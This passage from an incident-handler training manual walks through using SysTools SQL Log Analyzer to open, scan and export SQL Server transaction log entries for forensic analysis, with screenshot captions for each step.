



Figure 9.33: Screenshot of SQL Server showing DBCC LOG command output

## Database Analysis Tools

### Analyzing Database using SysTools SQL log Analyzer

Source: *https://www.systoolsgroup.com*

SysTools SQL Log Analyzer allows incident handlers to read and analyze SQL transaction log files in a safe manner. It also helps them to forensically analyze SQL log file transactions and perform LDF file recovery. The tool provides a preview of all activities performed in LDF files with attributes such as transaction name, login name, time, table name, and query; thus, incident handlers can easily analyze all transaction logs.

Follow the steps given below to analyze the transaction logs:

- **Step 1**: Launch **SQL Log Analyzer** → click on **Open** to add the log file.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 9.34: Screenshot of SysTools SQL Log Analyzer

**Note:** The tool provides both options to analyze logs online or offline.

- **Step 2**: Select **Online DB options** → select **Server name** and **Authentication** mode from the dropdown list → choose the concerned database from the **Select Database** option → click on **OK**.





Figure 9.35: Screenshot of SysTools SQL Log Analyzer - selecting database


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 3**: After successful completion of log files scanning, click on **OK**.





Figure 9.36: Screenshot of SysTools SQL Log Analyzer - scanning LDF files

- **Step 4**: View all transactions → Choose the desired table to be analyzed for operation log entries → click on **Export**.





Figure 9.37: Screenshot of SysTools SQL Log Analyzer - selecting a table for analysis

- **Step 5**: Save the records in either CSV or SQL server database format.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

